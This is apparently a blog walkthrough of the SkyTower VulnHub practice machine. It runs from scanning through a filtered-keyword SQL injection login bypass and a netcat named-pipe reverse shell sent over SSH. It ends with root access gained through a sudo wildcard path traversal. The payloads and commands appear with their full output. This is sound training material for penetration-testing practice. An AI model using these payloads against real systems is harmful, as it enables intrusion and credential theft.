VulnHub SkyTower
2 April, 2021
Machine Link: https://www.vulnhub.com/entry/skytower-1,96/
Beginning with an nmap scan
$ sudo nmap -A -p 1-20000 192.168.56.101
Starting Nmap 7.91 ( https://nmap.org )
Nmap scan report for 192.168.56.101
Host is up (0.00082s latency).
Not shown: 19997 closed ports
PORT     STATE    SERVICE    VERSION
22/tcp   filtered ssh
80/tcp   open     http       Apache httpd 2.2.22 ((Debian))
|_http-server-header: Apache/2.2.22 (Debian)
|_http-title: Site doesn't have a title (text/html).
3128/tcp open     http-proxy Squid http proxy 3.1.20
|_http-server-header: squid/3.1.20
|_http-title: ERROR: The requested URL could not be retrieved
MAC Address: 08:00:27:54:4A:37 (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 3.X
OS CPE: cpe:/o:linux:linux_kernel:3
OS details: Linux 3.2 - 3.10, Linux 3.2 - 3.16
Network Distance: 1 hop

TRACEROUTE
HOP RTT     ADDRESS
1   0.82 ms 192.168.56.101

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 63.91 seconds
Nikto and Gobuster didn't reveal anything useful
$ nikto -host http://192.168.56.101
- Nikto v2.1.6
---------------------------------------------------------------------------
+ Target IP:          192.168.56.101
+ Target Hostname:    192.168.56.101
+ Target Port:        80
---------------------------------------------------------------------------
+ Server: Apache/2.2.22 (Debian)
+ Server may leak inodes via ETags, header found with file /, inode: 87, size: 1136, mtime: Fri Jun 20 07:23:36 2014
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type
+ Apache/2.2.22 appears to be outdated (current is at least Apache/2.4.37). Apache 2.2.34 is the EOL for the 2.x branch.
+ Uncommon header 'tcn' found, with contents: list
+ Apache mod_negotiation is enabled with MultiViews, which allows attackers to easily brute force file names. See http://www.wisec.it/sectou.php?id=4698ebdc59d15. The following alternatives for 'index' were found: index.html
+ Allowed HTTP Methods: GET, HEAD, POST, OPTIONS
+ Retrieved x-powered-by header: PHP/5.4.4-14+deb7u9
+ OSVDB-3233: /icons/README: Apache default file found.
+ /login.php: Admin login page/section found.
+ 8725 requests: 0 error(s) and 11 item(s) reported on remote host
+ End Time:           2021-04-04 07:07:27 (GMT-4) (32 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested

$ ./gobuster dir -u http://192.168.56.101 -w wordlists/common.txt -x php
===============================================================
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://192.168.56.101
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                wordlists/common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.1.0
[+] Extensions:              php
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.hta.php             (Status: 403) [Size: 290]
/.hta                 (Status: 403) [Size: 286]
/.htpasswd            (Status: 403) [Size: 291]
/.htaccess            (Status: 403) [Size: 291]
/.htpasswd.php        (Status: 403) [Size: 295]
/.htaccess.php        (Status: 403) [Size: 295]
/background           (Status: 200) [Size: 2572609]
/cgi-bin/             (Status: 403) [Size: 290]
/cgi-bin/.php         (Status: 403) [Size: 294]
/index                (Status: 200) [Size: 1136]
/index.html           (Status: 200) [Size: 1136]
/login.php            (Status: 200) [Size: 21]
/server-status        (Status: 403) [Size: 295]

The homepage had a login form
Trying out SQL injection payloads, it looks like "--" will get filtered
$ curl -v -X POST http://192.168.56.101/login.php -d "email=email' OR 1 -- -&password=password"
Note: Unnecessary use of -X or --request, POST is already inferred.
*   Trying 192.168.56.101:80...
* Connected to 192.168.56.101 (192.168.56.101) port 80 (#0)
> POST /login.php HTTP/1.1
> Host: 192.168.56.101
> User-Agent: curl/7.74.0
> Accept: */*
> Content-Length: 40
> Content-Type: application/x-www-form-urlencoded
>
* upload completely sent off: 40 out of 40 bytes
* Mark bundle as not supporting multiuse
< HTTP/1.1 200 OK
< Date: Sun, 04 Apr 2021 11:41:51 GMT
< Server: Apache/2.2.22 (Debian)
< X-Powered-By: PHP/5.4.4-14+deb7u9
< Vary: Accept-Encoding
< Content-Length: 212
< Content-Type: text/html
<
* Connection #0 to host 192.168.56.101 left intact
There was an error running the query [You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near '1  -' and password='passwd'' at line 1]
After trying out a number of payloads, it was apparent that "OR" and "--" were being filtered out. So I learnt that "||" and "#" are equivalent respectively to the former characters. After correcting the payload, the login screen was bypassed, and there were SSH credentials just sitting there!
$ curl -v -X POST http://192.168.56.101/login.php -d "email='|| '1'='1'#"
Note: Unnecessary use of -X or --request, POST is already inferred.
*   Trying 192.168.56.101:80...
* Connected to 192.168.56.101 (192.168.56.101) port 80 (#0)
> POST /login.php HTTP/1.1
> Host: 192.168.56.101
> User-Agent: curl/7.74.0
> Accept: */*
> Content-Length: 18
> Content-Type: application/x-www-form-urlencoded
>
* upload completely sent off: 18 out of 18 bytes
* Mark bundle as not supporting multiuse
< HTTP/1.1 200 OK
< Server: Apache/2.2.22 (Debian)
< X-Powered-By: PHP/5.4.4-14+deb7u9
< Vary: Accept-Encoding
< Content-Length: 1626
< Content-Type: text/html
<
<HTML>
      <div style="height:100%; width:100%;background-image:url('background.jpg');
                                background-size:100%;
                                background-position:50% 50%;
                                background-repeat:no-repeat;">
      <div style="
                  padding-right:8px;
                  padding-left:10px;
                  padding-top: 10px;
                  padding-bottom: 10px;
                  background-color:white;
                  border-color: #000000;
                  border-width: 5px;
                  border-style: solid;
                  width: 400px;
                  height:430px;
                  position:absolute;
                  top:50%;
                  left:50%;
                  margin-top:-215px; /* this is half the height of your div*/
                  margin-left:-200px;
                                ">
        <br><strong><font size=4>Welcome john@skytech.com</font><br /> </br></strong>As you may know, SkyTech has ceased all international operations.<br><br> To all our long term employees, we wish to convey our thanks for your dedication and hard work.<br><br><strong>Unfortunately, all international contracts, including yours have been terminated.</strong><br><br> The remainder of your contract and retirement fund, <strong>$2</strong> ,has been payed out in full to a secure account.  For security reasons, you must login to the SkyTech server via SSH to access the account details.<br><br><strong>Username: john</strong><br><strong>Password: hereisjohn</strong> <br><br> We wish you the best of luck in your future endeavors. <br> </div> </div></HTML>
Though there are credentials, port 22 is filtered so can't SSH directly. There is a proxy though so let's see if that can be used to connect through. The instructions on this page helped.
$ ssh john@192.168.56.101                                                                                                                                                                                                            255 ⨯
The authenticity of host '192.168.56.101 (<no hostip for proxy command>)' can't be established.
ECDSA key fingerprint is SHA256:QYZqyNNW/Z81N86urjCUIrTBvJ06U9XDDzNv91DYaGc.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.56.101' (ECDSA) to the list of known hosts.
john@192.168.56.101's password:
Linux SkyTower 3.2.0-4-amd64 #1 SMP Debian 3.2.54-2 x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Fri Jun 20 07:41:08 2014

Funds have been withdrawn
Connection to 192.168.56.101 closed.
OK, so I get kicked out immediately after login. I can however run commands by specifying them as part of the SSH command itself
$ ssh john@192.168.56.101 "whoami"
john@192.168.56.101's password:
john
I tried to add my public key over there but it kept getting cleaned up so I resorted to creating a reverse shell
$ ssh john@192.168.56.101 "rm /tmp/f;mknod /tmp/f p;cat /tmp/f|/bin/sh -i 2>&1|nc 192.168.56.103 4242 >/tmp/f"                                                                                                                         1 ⨯
john@192.168.56.101's password:

$ nc -lvnp 4242
listening on [any] 4242 ...
connect to [192.168.56.103] from (UNKNOWN) [192.168.56.101] 43945
/bin/sh: 0: can't access tty; job control turned off
$ ls
$ pwd
/home/john
$ whoami
john
Found the DB credentials
$ cat login.php
<?php

$db = new mysqli('localhost', 'root', 'root', 'SkyTech');
This the reason why plain SSH would exit. Removing .bashrc allowed log in
$ cat .bashrc
...
echo
echo  "Funds have been withdrawn"
exit
$ ssh john@192.168.56.101
john@192.168.56.101's password:
Linux SkyTower 3.2.0-4-amd64 #1 SMP Debian 3.2.54-2 x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
john@SkyTower:~$ mysql -u root -p SkyTech
Enter password:
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 97
Server version: 5.5.35-0+wheezy1 (Debian)

Copyright (c) 2000, 2013, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.
mysql> SHOW DATABASES;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| SkyTech            |
| mysql              |
| performance_schema |
+--------------------+
4 rows in set (0.00 sec)

mysql> USE SkyTech;
Database changed
mysql> SHOW TABLES;
+-------------------+
| Tables_in_SkyTech |
+-------------------+
| login             |
+-------------------+
1 row in set (0.00 sec)
mysql> SELECT * FROM login;
+----+---------------------+--------------+
| id | email               | password     |
+----+---------------------+--------------+
|  1 | john@skytech.com    | hereisjohn   |
|  2 | sara@skytech.com    | ihatethisjob |
|  3 | william@skytech.com | senseable    |
+----+---------------------+--------------+
3 rows in set (0.00 sec)
Looks like sara had the same commands in their .bashrc, and william was smart and didn't use the same password for their account.
john@SkyTower:~$ su sara
Password:

Funds have been withdrawn
john@SkyTower:~$ su william
Password:
su: Authentication failure
Let's use /bin/sh to login as sara and remove .bashrc
john@SkyTower:~$ su - sara -c "/bin/sh"
Password:
/bin/sh: 0: can't access tty; job control turned off
$ whoami
sara
$ cd
$ pwd
/home/sara
$ ls -ltrha
total 20K
-rw-r--r-- 1 sara sara  675 Jun 20  2014 .profile
-rw-r--r-- 1 sara sara  220 Jun 20  2014 .bash_logout
drwxr-xr-x 5 root root 4.0K Jun 20  2014 ..
-rw-r--r-- 1 sara sara 3.4K Jun 20  2014 .bashrc
drwx------ 2 sara sara 4.0K Jun 20  2014 .
$ rm .bashrc
$ exit
john@SkyTower:~$ su sara
Password:
sara@SkyTower:/home/john$ whoami
sara
Looks like sara is allowed to run certain commands as sudo
sara@SkyTower:~$ sudo -l
Matching Defaults entries for sara on this host:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User sara may run the following commands on this host:
    (root) NOPASSWD: /bin/cat /accounts/*, (root) /bin/ls /accounts/*

sara@SkyTower:~$ sudo /bin/cat /accounts/*
/bin/cat: /accounts/*: No such file or directory
sara@SkyTower:~$ sudo /bin/ls /accounts/*
/bin/ls: cannot access /accounts/*: No such file or directory
Well /accounts/* means it is worth checking if directory traversal is possible
sara@SkyTower:~$ sudo /bin/cat /accounts/../root/flag.txt
Congratz, have a cold one to celebrate!
root password is theskytower
sara@SkyTower:~$ su root
Password:
root@SkyTower:/home/sara# cd
root@SkyTower:~# id
uid=0(root) gid=0(root) groups=0(root)
root@SkyTower:~# whoami
root